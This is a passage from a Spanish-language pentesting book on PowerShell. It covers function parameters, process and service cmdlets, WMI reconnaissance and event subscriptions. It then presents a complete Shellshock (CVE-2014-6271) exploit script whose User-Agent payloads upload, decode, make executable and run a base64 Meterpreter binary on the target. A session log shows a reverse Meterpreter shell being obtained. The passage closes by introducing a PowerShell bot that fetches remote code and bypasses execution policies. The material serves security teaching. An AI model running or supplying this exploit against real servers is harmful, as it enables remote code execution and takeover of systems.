La segunda forma es el uso de los parámetros. Cómo se ha comentado anteriormente, el orden es indiferente en el paso de parámetros, por lo que ofrece una ventaja frente al uso de argumentos. La sintaxis es la indicada a continuación *Nombre de la función –Parámetro 1 <valor parámetro> ... -Parámetro N <valor parámetro>*.

En el siguiente ejemplo, se modifica la función anterior para disponer de un parámetro que sea el directorio sobre el que listar y un parámetro que indicará si obtener los atributos o no.

```
function listarAtributos
{
    param([String]$directorio, [string]$mostrar);
    foreach ($elemento in Get-ChildItem $directorio)
    {
        if($mostrar-eq'si')
        {
            echo "$($elemento.name) atributos:$($elemento.attributes)"
        }
        else
        {
            echo "$($elemento.name)"
        }
    }
}
#ejecución
PS C:\Users\bit> listarAtributos -directorio c:\ -mostrar si
PS C:\Users\bit> listarAtributos -mostrar no -directorio c:\
```

Con *param* se definen los parámetros que se utilizarán en la función, y como puede visualizarse tiene un potencial enorme. Se puede indicar si el parámetro es de uso obligatorio o no con la cláusula *mandatory*.

Además, se utilizan parámetros con tipo definido, con lo que se asegura el uso correcto de estos parámetros, provocando error si el tipo que se pasa a la función no es compatible.

La devolución de valores por parte de un *script* se realiza de manera implícita y puede ser recogida en una variable para su tratamiento posterior.

```
PS C:\Users\bit>$resultado =  listarAtributos -directorio c:\ -mostrar si
PS C:\Users\bit>$resultado
```

12. Administración y recopilación de información

El usuario puede realizar un control administrativo sencillo de los sistemas de forma interactiva o a través del uso del *scripting*. La administración en sistemas *Windows* está totalmente implementada gracias al uso de la línea de comandos de *PowerShell*, la cual ofrece un gran número de *cmdlets* y opciones a través de otras tecnologías como, por ejemplo, el lenguaje de instrumentación *WMI*.

Como se ha podido estudiar en el capítulo *PowerShell* no se basa solo en *cmdlets* y utiliza otras tecnologías para poder resolver todas las necesidades de usuarios, administradores y por extensión de los *pentesters*. A continuación se van a estudiar una serie de ejemplos de administración básica que puede ayudar a recopilar información del sistema y gestionarla.

La administración de procesos y servicios locales es algo básico y fundamental para controlar lo que se está ejecutando o se ejecutará en el sistema. Se puede realizar una inspección o filtración de procesos y servicios utilizando los siguientes *cmdlets*:

Cmdlet	Descripción
Get-Process	Devuelve un listado de los procesos que se ejecutan en la máquina. Es posible utilizar ciertos parámetros como *-Id* para especificar el número del PID que se quiere filtrar. Por supuesto se puede utilizar el *cmdlet Where-Object* para filtrar en función de una o varias condiciones. Por ejemplo, *Get-Process | Where-Object {$_.pid -gt 2000}*
Stop-Process	Este *cmdlet* permite detener un proceso del sistema, el cual se puede especificar a través del parámetro *-Name* o *-Id*. Como ejemplo se muestra la parada de procesos que no están respondiendo *Get-Process | Where-Object -FilterScript {$_.Responding -eq $false} | Stop-Process*
Get-Service	Permite listar los servicios que hay en el sistema, pudiendo filtrar el estado en el que se encuentra, por nombre, etcétera. Por ejemplo, para visualizar los servicios que se encuentran ejecutándose en el sistema se puede lanzar la siguiente instrucción *Get-Service | Where-Object {$_.status -eq "Running"}*
Stop-Service	Con este *cmdlet* se puede cambiar el estado de un servicio de *running* a *stop*
Start-Service	Permite arrancar un servicio que se encuentra detenido
Restart-Service	Permite detener un servicio y volverlo a arrancar, todo ello a través de un *cmdlet*. Como ejemplo se muestra el listado de servicios que son filtrados por servicios que pueden ser detenidos y se lleva a cabo el reinicio. *Get-Service | Where-Object -FilterScript {$_.CanStop} | Restart-Service*
Suspend-Service	Permite suspender un servicio

Tabla 2.07: Comandos para tratamiento de procesos y servicios.

Para recopilar información acerca de los sistemas dónde el *pentester* se encuentra se puede utilizar un *cmdlet* muy útil como es *Get-WmiObject*. Este *cmdlet* puede acceder a toda la configuración fundamental de los subsistemas que son expuestos mediante el lenguaje de instrumentación *WMI*. Con este lenguaje se pueden realizar tareas avanzadas con poco esfuerzo.

A continuación se muestran diversos ejemplos de recopilación de información que pueden resultar muy útiles en el momento de realizar un *script*. Estas instrucciones pueden ser utilizadas por un *pentester* durante las primeras fases de un test de intrusión.

Instrucción	Descripción
Get-WmiObject -Class Win32_BIOS -ComputerName .	La clase *Win32_BIOS* de *WMI* permite recolectar información completa sobre la BIOS del sistema.
Get-WmiObject -Class Win32_Processor -ComputerName .	La clase *Win32_Processor* de *WMI* permite recolectar información general de los procesadores. Es altamente probable que se quiera filtrar entre toda la información que reporta esta instrucción, por lo que se puede utilizar *Select-Object* para ello, por ejemplo *Get-WmiObject -Class Win32_Processor -ComputerName . | Select-Object -Property [az]**
Get-WmiObject -Class Win32_ComputerSystem	La clase *Win32_ComputerSystem* de *WMI* permite obtener información del modelo del equipo. Se pueden conseguir datos como el dominio, el nombre de máquina, *manufacturer* o el propietario
Get-WmiObject -Class Win32_QuickFixEngineering -ComputerName .	La clase *Win32_QuickFixEngineering* de *WMI* permite obtener todas las revisiones instaladas. Esto puede ser realmente útil para que el *pentester* conozca que parches hay instalados en la máquina. Puede resultar interesante filtrar por alguna propiedad como es *HotFixID Get-WmiObject -Class Win32_QuickFixEngineering -ComputerName . -Property HotFixId*
Get-WmiObject -Class Win32_OperatingSystem -ComputerName .	La clase *Win32_OperatingSystem* de *WMI* permite recopilar información sobre la versión del sistema operativo y los *Service Pack* instalados. Para poder listar los usuarios y propietarios locales se puede utilizar la instrucción *Get-WmiObject -Class Win32_OperatingSystem -ComputerName . | Select-Object -Property NumberOfLicensedUsers, NumberOfUsers, RegisteredUser*
Get-WmiObject -Class Win32_LogicalDisk -Filter "DriveType=3" -ComputerName .	La clase *Win32_LogicalDisk* de *WMI* permite recopilar información sobre el espacio en disco disponible

Instrucción	Descripción
Get-WmiObject -Class Win32_ LogonSession -ComputerName .	La clase *Win32_LogonSession* de *WMI* permite obtener información sobre las sesiones indiciadas asociadas a usuarios

Tabla 2.08: Recopilando información con Get-WmiObject.

Recopilando información sobre el software de la máquina

El usuario puede tener acceso a información sobre el software de la máquina, por ejemplo a través del uso de la clase *Win32_Product* de *WMI*. Con el uso de esta clase se pueden gestionar las aplicaciones instaladas con *Windows Installer*, tanto en un sistema local como remoto.

Ejecutando la instrucción *Get-WmiObject –Class Win32_Product –ComputerName .* se puede obtener un listado de aplicaciones instaladas con *Windows Installer*. Se puede obtener información como el nombre de la aplicación, la versión, el *vendor*, etcétera. Los *cmdlets Select-Object* y *Where-Object* pueden ayudar al usuario a filtrar las propiedades que se necesiten.

```
PS C:\Users\pablo> Get-WmiObject -Class Win32_Product -ComputerName .

IdentifyingNumber : {D5F3B0EC-A8DA-4E05-B74F-A132D61DD04D}
Name              : FOCA Free
Vendor            : Informatica64
Version           : 3.2.2
Caption           : FOCA Free

IdentifyingNumber : {95120000-00B9-0409-1000-0000000FF1CE}
Name              : Microsoft Application Error Reporting
Vendor            : Microsoft Corporation
Version           : 12.0.6015.5000
Caption           : Microsoft Application Error Reporting

IdentifyingNumber : {90140000-0011-0000-1000-0000000FF1CE}
Name              : Microsoft Office Professional Plus 2010
Vendor            : Microsoft Corporation
Version           : 14.0.4763.1000
Caption           : Microsoft Office Professional Plus 2010

IdentifyingNumber : {90140000-00A1-0C0A-1000-0000000FF1CE}
Name              : Microsoft Office OneNote MUI (Spanish) 2010
Vendor            : Microsoft Corporation
Version           : 14.0.4763.1000
Caption           : Microsoft Office OneNote MUI (Spanish) 2010
```

Fig. 2.18: Obtención de aplicaciones instaladas con Windows Installer.

¿Cómo visualizar qué aplicaciones pueden ser desinstaladas? No se puede garantizar de que se puedan encontrar todas las aplicaciones del sistema, se puede buscar todos los programas que aparecen en agregar o quitar programas. Esta característica de *Windows* busca estas aplicaciones en las listas que se encuentran en la clave del registro *HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Uninstall*. Se puede visualizar los identificadores a través de las claves de registro con la instrucción *ls HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall*.

Para listar el nombre de las aplicaciones que pueden ser desinstaladas se puede ejecutar la siguiente instrucción *ls HKLM:\SOFTWARE\Microsoft\Windows\ CurrentVersion\Uninstall | ForEach-Object -Process { $_.GetValue("DisplayName")}*. Con el *cmdlet ForEach-Object* se puede ir evaluando cada objeto, los cuales representan las claves del registro dónde se encuentran los *uninstall* de las aplicaciones instaladas, y mostrando el nombre de la aplicación.

```
PS C:\Users\pablo> ls HKLM:\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall |
"DisplayName") }
Kyocera Product Library
Microsoft Office Professional Plus 2010
Oracle VM VirtualBox Guest Additions 4.3.28
WinRAR 4.20 (64-bit)
Microsoft .NET Framework 4.5
Microsoft Visual C++ 2010  x64 Redistributable - 10.0.40219
Windows Software Development Kit for Windows Store Apps DirectX x64 Remote
Microsoft Visual C++ 2012 x64 Debug Runtime - 11.0.50727
Crystal Reports Basic Runtime for Visual Studio 2008 (x64)
Microsoft SQL Server 2012 Data-Tier App Framework
Windows Software Development Kit DirectX x64 Remote
Microsoft SQL Server 2012 Express LocalDB
Microsoft SQL Server 2012 Transact-SQL ScriptDom
Microsoft Visual Studio Team Foundation Server 2012 Object Model
Microsoft SQL Server 2012 Transact-SQL Compiler Service
Microsoft Silverlight
Microsoft Office Professional Plus 2010
Microsoft Office Access MUI (Spanish) 2010
Microsoft Office Excel MUI (Spanish) 2010
Microsoft Office PowerPoint MUI (Spanish) 2010
Microsoft Office Publisher MUI (Spanish) 2010
Microsoft Office Outlook MUI (Spanish) 2010
```

Fig. 2.19: Nombres de las aplicaciones con los desinstaladores de Windows Install.

La clase *Win32_Product* permite instalar aplicaciones a través de *Windows Installer*. Si se requiere una instalación remota se debe especificar la ruta de acceso al paquete *.msi* para la instalación a través de una ruta de red UNC. En otras palabras, para instalar un paquete *MSI* remoto se debe especificar la ruta de red *\\ServidorAplicaciones\ruta*. La instrucción para realizar una instalación es *(Get-WMIObject -ComputerName PC1 -List | Where-Object -FilterScript {$_.Name -eq "Win32_Product"}).InvokeMethod("Install","\\ServidorAplicaciones\ruta\paquete.msi")*.

Para eliminar las aplicaciones la instrucción es similar a la de instalación, simplemente hay que ejecutar *(Get-WmiObject -Class Win32_Product -Filter "Name='ILMerge'" -ComputerName .).InvokeMethod("Uninstall",$null)*.

13. WMI

WMI, *Windows Management Instrumentation*, es una implementación de WBEM, *Web-Based Enterprise Management*. Con esta tecnología se pretende el establecimiento de normas estándar para el acceso y recuperación de la información con carácter administrativo de los componentes físicos y lógicos. Los recursos administrados son cualquier componente, ya sea físico o lógico, que WMI soporte para su administración. Por ejemplo, un recurso administrado son los servicios, procesos, el subsistema de disco, la BIOS, entre otros recursos.

El consumidor WMI es la aplicación que utiliza la tecnología WMI para acceder a la información de un recurso. Normalmente, WMI es utilizado en *scripts*, como por ejemplo *javascript* o *vbs*, pero podría ser utilizado por alguna otra aplicación. Por supuesto, también puede ser utilizado en *scripts* de *PowerShell*. Tanto el consumidor WMI, como los recursos administrados, interactúan directamente con el núcleo de WMI.

¿Qué se puede hacer con WMI? WMI permite recoger gran cantidad de información sobre el sistema, actuar sobre partes físicas o lógicas del sistema, evaluar la eficiencia mediante la toma de tiempos de ciertos recursos, avisar de la aparición de eventos en el sistema, en conclusión para la administración casi total del sistema.

Clases e instancias

Las clases son moldes con ciertas propiedades y métodos o funcionalidades. Estos moldes representan a los distintos recursos administrados de WMI. Uno de los ejemplos más claros de clase es *win32_service*, la cual define que es un servicio en *Windows* en el sentido más genérico y utiliza distintas propiedades, nombre, estado, descripción, o distintos métodos, arrancar, parar, etcétera.

Las clases se almacenan en una base de datos del núcleo de WMI. Las instancias de una clase son lo que se conoce como objeto en la programación orientada a objetos. Por lo que un recurso administrado es una instancia de una clase, con sus métodos y propiedades. Por ejemplo, los servicios son instancias de la clase *win32_service*.

En *PowerShell* se dispone del *cmdlet Get-WmiObject* el cual permite obtener información sobre todas las instancias de una clase concreta. Su ejecución es sencilla *get-wmiobject win32_bios*. Si la clase que se proporciona al *cmdlet* dispusiera de varias instancias se obtendrá información de todas ellas. Por ejemplo, *get-wmiobject win32_process*, cuya ejecución devuelve todas las instancias, con las propiedades de éstas.

Para realizar búsquedas de clases respecto a un patrón se puede utilizar el bucle *foreach*. Una posible búsqueda sería la siguiente: *get-wmiobject | foreach {$_.name | Select-String -Pattern win32*}*. Con esta búsqueda se obtienen las distintas clases que comienzan por *win32*.

Hay que tener en cuenta que no todas las clases son almacenadas en el mismo espacio de nombres. El núcleo de WMI distribuye las peticiones en función del espacio de nombres en el que se encuentren las clases. Esta tarea es prácticamente transparente al usuario.

En algunas ocasiones el usuario quiere buscar ciertas propiedades pero no sabe en qué clase, o incluso espacio de nombres, ésta se encuentra. Para estas circunstancias se deberá realizar una búsqueda por todo el árbol de clases de WMI.

La idea es sencilla listar todos objetos WMI con el *cmdlet get-wmiobject*, iterando sobre cada uno de ellos obteniendo sus propiedades para ir filtrando sólo los que tengan el patrón requerido. En el presente ejemplo se requiere listar propiedades que contengan la palabra *disk* e ir obteniendo su

clase dónde se encuentran para obtener los valores de dicha propiedad. El código quedaría de la siguiente manera *get-wmiobject –list | foreach {$_.properties} | where {$_.name –match 'disk'} | select-object origin, name*.

Ejemplo 1: Capacidad de disco

En primer lugar no se tiene porque saber cuál es la propiedad ni la clase en la que se encuentra esta información. Por lo que, primero, se realizará una búsqueda por palabras, como se mencionó anteriormente.

Se ejecuta la siguiente búsqueda *Get-WmiObject -List | foreach {$_.properties} | Where-Object {$_.origin -match 'disk'} | Select-Object origin, name*. Se obtienen bastantes propiedades con diversidad de clases. Se encuentra la clase *win32_logicaldisk*. Hay que recalcar que se ha filtrado orígenes, es decir clases, que contengan la palabra *disk*, obteniéndose las propiedades de dichas clases.

Win32_logicaldisk dispone de propiedades con nombre *size* y *deviceID* para su identificación. Se ejecutará la siguiente instrucción para mostrar la unidad del dispositivo, la capacidad de éste y su espacio libre. *Get-WmiObject win32_logicaldisk | foreach {Write-Host $_.deviceID $_.size $_.freespace}*.

En la siguiente imagen se puede visualizar la salida de dicha ejecución.

```
PS C:\Users\bit 03/05/2012 10:58:57 > Get-WmiObject win32_logicaldisk | foreach {Write-Host $_.deviceID $_.size $_.frees
pace}
C: 187037642752 63926910976
D: 62913507328 21506818048
E:
F:
Z: 2147483648 625059840
PS C:\Users\bit 03/05/2012 11:05:57 >
```

Fig. 2.20: Obtención de la capacidad y espacio libre de las unidades de la máquina.

Ejemplo 2: Estado de los servicios

En este ejemplo se buscará todos los servicios y su estado en la máquina. Para realizar la búsqueda se utiliza el mismo mecanismo utilizado en los ejemplos anteriores. Se obtienen distintos orígenes, pero el que más llama la atención es *win32_baseservice* o *win32_service*.

También se puede observar la propiedad *state* que proporciona información sobre el estado del servicio en la máquina. Una vez se dispone de la clase y la propiedad concreta que reportará la información buscada.

```
PS C:\Users\bit 03/05/2012 11:51:21 > Get-WmiObject win32_baseservice | foreach {Write-Host $_.displayname $_.state}
Controladora de host compatible con OHCI 1394 Running
Controlador Microsoft ACPI Running
Controlador de medidor de energía ACPI Stopped
adp94xx Stopped
adpahci Stopped
adpu320 Stopped
Ancillary Function Driver for Winsock Running
Filtro de bus Intel AGP Stopped
aic78xx Stopped
aliide Stopped
Controlador de filtro de bus AMD AGP Stopped
amdide Stopped
```

Fig. 2.21: Obtención del estado de los servicios.

Monitorización de recursos

WMI crea la posibilidad de utilizar los eventos para la toma de decisiones. En otras palabras, con *PowerShell* y WMI se pueden gestionar los recursos monitorizándolos en función de distintos eventos. Cuando un evento se genere, se podrá realizar algún tipo de acción al respecto. Un ejemplo sencillo sería la posibilidad de avisar al administrar que la cuota de disco ha alcanzado un porcentaje concreto.

¿Qué es un evento? Un evento es una acción generada por un recurso el cual puede disparar una notificación que será atendida por un administrador. En esto se basa el potencial de la monitorización de recursos. Con estos aplicativos, el administrador puede estar más relajado en su trabajo, ya que dispone de herramientas que le ayudarán ante una situación que pudiera ser crítica si el administrador no se diera cuenta.

En *PowerShell*, versión 2, se dispone de *cmdlet Register-WmiEvent*. Este *cmdlet* permite suscribirse a los eventos WMI. A continuación se especifica algunos de los parámetros más interesantes del *cmdlet*:

Parámetro	Descripción
Action	Especifica un bloque de *scripting*, es decir, la acción que debe realizarse cuando se genere el evento
ComputerName	Especifica el nombre de un equipo remoto
Credential	Especifica una cuenta de usuario con la que se realizará la acción
Namespace	Indica el espacio de nombres de una clase WMI
Class	Indica la clase de WMI que debe generar el evento
Query	Especifica una consulta de WMI, con lenguaje WQL, que identifica la clase de eventos
SourceIdentifier	Indica un nombre que es el seleccionado para la suscripción

Tabla 2.09: Parámetros de Register-WmiEvent.

En un ejemplo sencillo se puede observar varias piezas clave en el registro de eventos. Estas piezas son la *query*, la acción y el registro o suscripción a los eventos.

La *query* se construye con un *SELECT* y un *FROM*, dónde se indica que se quiere seleccionar los eventos de tipo *__InstanceCreationEvent*, es decir, los eventos de creación de objetos. En otras ocasiones pueden interesar otro tipo de eventos como de modificación o eliminación, *__InstanceModificationEvent*, *__InstanceDeletionEvent*. Existen otro tipo de eventos, pero los comentados anteriormente son los interesantes.

Por otro lado se muestra un objetivo o hacia quien va dirigido con *TargetInstance*. En este objeto o instancia se puede también realizar búsquedas en función de las propiedades, muy interesantes en muchos casos. También hay que definir el significado de las palabras *ISA* y *WITHIN*. *ISA* indica a que clase debe pertenecer la instancia que se quiere monitorizar. *WITHIN* indica el intervalo, en segundos, en el que se ejecutará el administrador de eventos.

La sintaxis de una *query* se escribe de la siguiente manera:

```
$consulta = "SELECT * FROM Instance[Creation|Modification|Deletion]Event
            WITHIN 5
            WHERE TargetInstance ISA '<instancia de clase>'
            [AND TargetInstance.propiedad = '<valor>']"
```

Hay que recordar que los corchetes aportan un significado de opcionalidad. Las consultas o *query* siempre dispondrán de un formato similar al del ejemplo anterior.

Por otro lado, se especifica la acción que se debe llevar a cabo una vez ocurra el evento. Para ello se dispondrá de una variable con un *ScriptBlock* dónde se especificará que acción realizar. En los ejemplos se utilizará la salida por pantalla, pero podría enviarse correos electrónicos al administrador, apagar equipos remotos, acciones administrativas automatizadas, o cualquier tipo de tarea que se requiera.

Por último se registra el evento, por lo que habría que esperar a que ocurriese dicho evento para obtener los resultados, especificados en la acción.

```
$accion = {write-host "Acción a realizar tras la generación del evento"
Register-WmiEvent -Query $consulta -SourceIdentifier <nombre ID> -Action $accion
```

Una vez se ha estudiado como registrar eventos, se va a estudiar como eliminar estos eventos del administrador de eventos. Puede ocurrir que el administrador quiera eliminar su regla creada anteriormente. Para ello se dispone del *cmdlet Get-EventSubscriber*. Este *cmdlet* recupera todos los eventos registrados, identificados con un número. Este número puede ser utilizado para eliminar el evento.

En primer lugar, se ejecutará *Get-EventSubscriber* para obtener el identificador del evento que interesa. Después se utilizará el *cmdlet Unregister-Event* para desregistrar dicho evento. El ejemplo sería, *Get-EventSubscriber –SubscriptionId <número> | Unregister-Event*.

14. Un exploit con PowerShell

El 24 de Septiembre de 2014 se publicó el descubrimiento de una vulnerabilidad en *Bash*, *Bourne-Again Shell*, con la que un usuario podría ejecutar código. Esta ejecución puede ser remota ya que muchos procesos invocan a *bash* en su ejecución, por ejemplo un servidor web que necesita generar un sitio web dinámicamente. A esta vulnerabilidad la apodaron *Shellshock* y para muchos fue una de las vulnerabilidades más críticas del año 2014, ya que permitía realizar una ejecución de código arbitrario en remoto. El expediente de la vulnerabilidad inicial es *CVE-2014-6271* descubierta por *Stephen Chazelas*, aunque durante los días posteriores fueron saliendo publicadas diversas modificaciones.

¿Cómo funciona? Al final, en el caso de un servidor de Internet se puede necesitar ejecutar un *script* de *bash* para generar un sitio web. Este *script* puede necesitar información externa, como por ejemplo el *User Agent*. Para pasarle al *script* esta información se hace a través de las variables de entorno.

La vulnerabilidad radica en que *bash* sigue leyendo y ejecutando lo que encuentra después de la definición de una función en una variable de entorno. En la siguiente línea se define una función *x* vacía y después se concatenan diversos comandos, los cuales serán ejecutados por el intérprete. Como ejemplo se presenta la siguiente instrucción *env x = '() { :; }; echo vulnerable' bash –c "echo explotado"*. *Bash* seguirá leyendo después del cuerpo de la función, y ejecutará el código que está justo después, imprimiendo por pantalla el texto vulnerable y explotado.

PoC: Explotando Shellshock desde PowerShell

En esta prueba de concepto se muestra un escenario en el que un servidor web es vulnerable a *Shellshock* por tener *bash* desactualizado. El *header User Agent* enviado desde el cliente al servidor web es utilizado como variable de entorno para pasárselo a un *script* de *bash*, por lo que se podría ejecutar comandos sobre la máquina remota.

El escenario que se presenta es el siguiente:

- Máquina *Kali Linux* que es vulnerable a *Shellshock*.
- Máquina *Windows* 8 con *PowerShell* versión 3.
- El *pentester* ha evaluado el entorno y ha encontrado la vulnerabilidad.

El *script* es parametrizado, por lo que puede recibir la dirección URL del servidor que será explotado, un parámetro de tipo *switch*, es decir un *flag* de verdadero o falso, y un tercer parámetro que será la *shellcode* en base64 que se quiere subir al servidor remoto con el fin de ejecutar dicho código.

La ejecución de este *script* se llevaría a cabo de la siguiente manera *shellshock.ps1 –url <dirección URL> [-exploit] –base64 <shellcode en base64>*. Hay que notar que el *flag exploit* es opcional y no obligatorio, por ello se encuentra entre corchetes.

```
param (
    [Parameter(Mandatory)]
    [string] $url,
    [switch] $exploit = $false,
    [Parameter(Mandatory)]
    [string] $base64
)
```

La primera función a realizar es la denominada *request* con la que se podrá realizar las peticiones maliciosas contra el servidor. La función *request* está parametrizada por la dirección URL que se recibe por el invocador y por el *User Agent*, que será el campo que correctamente modificado permitirá la explotación de la vulnerabilidad. La función devuelve, a través de la variable *$response*, la respuesta obtenida.

La segunda función se denomina *check* y permite verificar si la máquina remota es vulnerable a *Shellshock*. La función *check* recibe un parámetro de forma obligatoria, ya que se indica con la cláusula *Mandatory*. La función *check* invoca a la función *request* para realizar una petición y poder comprobar si la instrucción *"echo hola"* es ejecutada en remoto. De ser ejecutada, el *pentester* podría verla reflejada en la respuesta del servidor. La función *check* devuelve un valor *booleano*, el cual se obtiene tras ejecutar la instrucción *return ($response.RawContent.Contains("hola"))* . En esta condición se comprueba si la respuesta contiene la palabra *"hola"* o no.

```
function request{
    param(
        [Parameter(Mandatory)]
        [string] $url,
        [Parameter(Mandatory)]
        [string] $userAgent
    )
    $response = Invoke-WebRequest $url -UserAgent $userAgent
    return $response
}
function check{
    param(
        [Parameter(Mandatory)]
        [string] $url
    )
    $response = request -url $url -userAgent "() { :; }; echo; /bin/echo hola"
    $response.RawContent
    return ($response.RawContent.Contains("hola"))
}
```

Por último, existe un *main* en el que lo primero que se hace es comprobar, mediante el uso de la función *check*, si la máquina remota es vulnerable a *Shellshock*. En caso de que la máquina remota no sea vulnerable se finaliza la ejecución del *script*.

Si la máquina remota es vulnerable se pasa a comprobar si el *flag exploit* ha sido activado en la ejecución del *script*. Si no ha sido activado en la ejecución del *script*, éste finalizará sin más acciones que realizar. Si por el contrario este *flag* ha sido activado se ejecutarán 4 peticiones contra la dirección URL proporcionada:

- La primera petición *$response = request -url $url -userAgent "() { :; }; echo; /bin/echo $base64 > /tmp/pay"* sube la *shellcode* en base64 al servidor remoto y crea un fichero en /tmp/pay con dicho contenido.
- La segunda petición *$response = request -url $url -userAgent "() { :; }; echo; /bin/cat /tmp/pay | /usr/bin/base64 -d > /tmp/pay2"* transforma el contenido del fichero subido anteriormente, el cual era base64, a su formato original, en este caso un binario *elf*.
- La tercera petición *$response = request -url $url -userAgent "() { :; }; echo; /bin/chmod 744 /tmp/pay2"* cambia los permisos del binario para poder ejecutarlo en la siguiente petición.
- La cuarta petición *$response = request -url $url -userAgent "() { :; }; echo; /tmp/pay2"* ejecuta el binario.

```
#main
if (check -url $url)
{
    echo "target vulnerable"
    if ($exploit)
    {
        echo "exploit..."
        echo "upload shellcode... $base64"
        $response = request -url $url -userAgent "() { :; }; echo; /bin/echo
$base64 > /tmp/pay"
        echo "shellcode in base64 to binary..."
        $response = request -url $url -userAgent "() { :; }; echo; /bin/cat /tmp/
pay | /usr/bin/base64 -d > /tmp/pay2"
        echo "chmod to binary..."
        $response = request -url $url -userAgent "() { :; }; echo; /bin/chmod 744
/tmp/pay2"
        echo "executing... and take control!"
        $response = request -url $url -userAgent "() { :; }; echo; /tmp/pay2"
    }
}
else
{
    echo "no vulnerable"
}
```

¿Qué es lo que se está ejecutando? Realmente puede ser cualquier cosa que haya sido originalmente un binario y se haya pasado a base64. Para este ejemplo se ha creado un *Meterpreter* para *Linux* y se había pasado a base64.

Para crear *shellcodes* y codificarlas en base64 se puede utilizar un módulo de *Metasploit* que se encuentra en la siguiente dirección URL *https://github.com/pablogonzalezpe/metasploit-framework/blob/master/modules/exploits/* y el fichero se denomina *generate_payload_base64.rb*.

A continuación se presenta el *script* para la explotación de *Shellshock* completo.

```
## Descripción: Script que permite chequear y explotar la vulnerabilidad shells-
hock
## Autor: Pablo
param (
    [Parameter(Mandatory)]
    [string] $url,
    [switch] $exploit = $false,
    [Parameter(Mandatory)]
    [string] $base64
)
function request{
    param(
        [Parameter(Mandatory)]
        [string] $url,
        [Parameter(Mandatory)]
        [string] $userAgent
    )
    $response = Invoke-WebRequest $url -UserAgent $userAgent
```



```
    return $response
}
function check{
    param(
        [Parameter(Mandatory)]
        [string] $url
    )
    $response = request -url $url -userAgent "() { :; }; echo; /bin/echo hola"
    $response.RawContent
    return ($response.RawContent.Contains("hola"))
}
#main
if (check -url $url)
{
    echo "target vulnerable"
    if ($exploit)
    {
        echo "exploit..."
        echo "upload shellcode... $base64"
        $response = request -url $url -userAgent "() { :; }; echo; /bin/echo
$base64 > /tmp/pay"
        echo "shellcode in base64 to binary..."
        $response = request -url $url -userAgent "() { :; }; echo; /bin/cat /tmp/
pay | /usr/bin/base64 -d > /tmp/pay2"
        echo "chmod to binary..."
        $response = request -url $url -userAgent "() { :; }; echo; /bin/chmod 744
/tmp/pay2"
        echo "executing... and take control!"
        $response = request -url $url -userAgent "() { :; }; echo; /tmp/pay2"
    }
}
else
{
    echo "no vulnerable"
}
```

A continuación se puede visualizar una imagen en la que se ejecuta el *script* de *Shellshock* con los diferentes parámetros.

```
PS C:\Users\pgonzalez\Desktop> .\shellshock.ps1 -url http://192.168.56.102/
cgi-bin/vuln.cgi -exploit -base64 f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAA
AAAAAAAAAAAADQAIAABAAAAAAAAAAAEAAAAAAAAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAA2tDZ
dCT0XbiVN0LhKcmxEoPFBDFFFgNFFuJgBpkWaTpeige/0EpeXt0T9/q201/EI7ydNb1gKNTX/nJ
HeagLhjqbi/u6movrxNwC6AQ3GC51xJDNp1WLpNnPnbup8yxDNhI=
target vulnerable
exploit...
upload shellcode... f0VMRgEBAQAAAAAAAAAAAAIAAwABAAAAVIAECDQAAAAAAAAAAAAAAD
QAIAABAAAAAAAAAAAEAAAAAAAAAAAIAECACABAi2AAAAGAEAAAcAAAAAEAAA2tDZdCT0XbiVN0Lh
KcmxEoPFBDFFFgNFFuJgBpkWaTpeige/0EpeXt0T9/q201/EI7ydNb1gKNTX/nJHeagLhjqbi/
u6movrxNwC6AQ3GC51xJDNp1WLpNnPnbup8yxDNhI=
shellcode in base64 to binary...
chmod to binary...
executing... and take control!
```

Fig. 2.22: Ejecución del script que explota la vulnerabilidad de Shellshock.

Previamente al lanzamiento del *script* se debe configurar el módulo *exploit/multi/handler* de *Metasploit* para recibir la conexión del *Meterpreter* inverso. Cuando las 4 peticiones del *script* visto anteriormente se hayan ejecutado, se obtendrá el control remoto de la máquina interactuando con una consola de *Meterpreter*.

```
    Starting the payload handler...
    Transmitting intermediate stager for over-sized stage...(100 bytes)
    Sending stage (1241088 bytes) to 192.168.56.102
    Meterpreter session 4 opened (192.168.56.101:4444 -> 192.168.56.102:59286) a
t 2015-06-02 15:35:26 +0200


meterpreter > sysinfo
Computer     : kali
OS           : Linux kali 3.12-kali1-amd64 #1 SMP Debian 3.12.6-2kali1 (2014-01-
06) (x86_64)
Architecture : x86_64
Meterpreter  : x86/linux
meterpreter >
```

Fig. 2.23: Configuración del módulo exploit/multi/handler de Metasploit para recibir conexión.

15. Un bot en PowerShell para pentesting

En algunas ocasiones un auditor o un atacante no disponen de las herramientas necesarias en una máquina con sistema *Microsoft Windows*. Teniendo acceso físico a un equipo, ya sea con privilegio o sin él, se tiene al alcance de la mano una *PowerShell*. Desde *Microsoft Vista* viene de forma nativa en el sistema operativo, y puede ser aprovechada para ejecutar gran cantidad de acciones, las cuales muchas de ellas pueden permitir realizar ciertas acciones en la propia máquina o contra otras que se encuentren en la red.

En este apartado se presenta la posibilidad de ejecutar código a través de la *PowerShell*. Este código podrá ser ejecutado en local, descargándola de ubicaciones remotas y *bypasseando* las políticas de ejecución. Como se menciona en este libro, existen diferentes formas para llevar a cabo un *bypass* de las políticas de ejecución. Las técnicas que se exponen en este apartado para crear un *bot* en *PowerShell*, totalmente funcional y útil en un *pentest*, son un resumen del trabajo expuesto en el congreso de seguridad *Qurtuba Security Congress* en la ponencia *Give me a PowerShell and I wil move your world*.

El punto de partida para el *pentester* antes de la creación del *bot* es tener acceso físico al equipo y no disponer herramientas a mano o la posibilidad de ejecutarlas. ¿Qué se puede hacer sin un *nmap*? ¿Qué se hace sin Foca? ¿Se podrá dejar una *backdoor* en esta máquina sin privilegio? ¿Se puede manipular *tokens* de *Windows* sin las herramientas adecuadas? ¿Se puede ejecutar cualquier código en la línea de comandos? *PowerShell* proporciona la respuesta a cada una de las preguntas anteriores gracias al potencial que ofrece esta línea de comandos. La idea conceptual es descargar cualquier

tipo de código desde una ubicación externa a la organización, el cual no sea detectado por ningún elemento de seguridad de la organización, y poder realizar acciones en el equipo físico o algún equipo de la red.

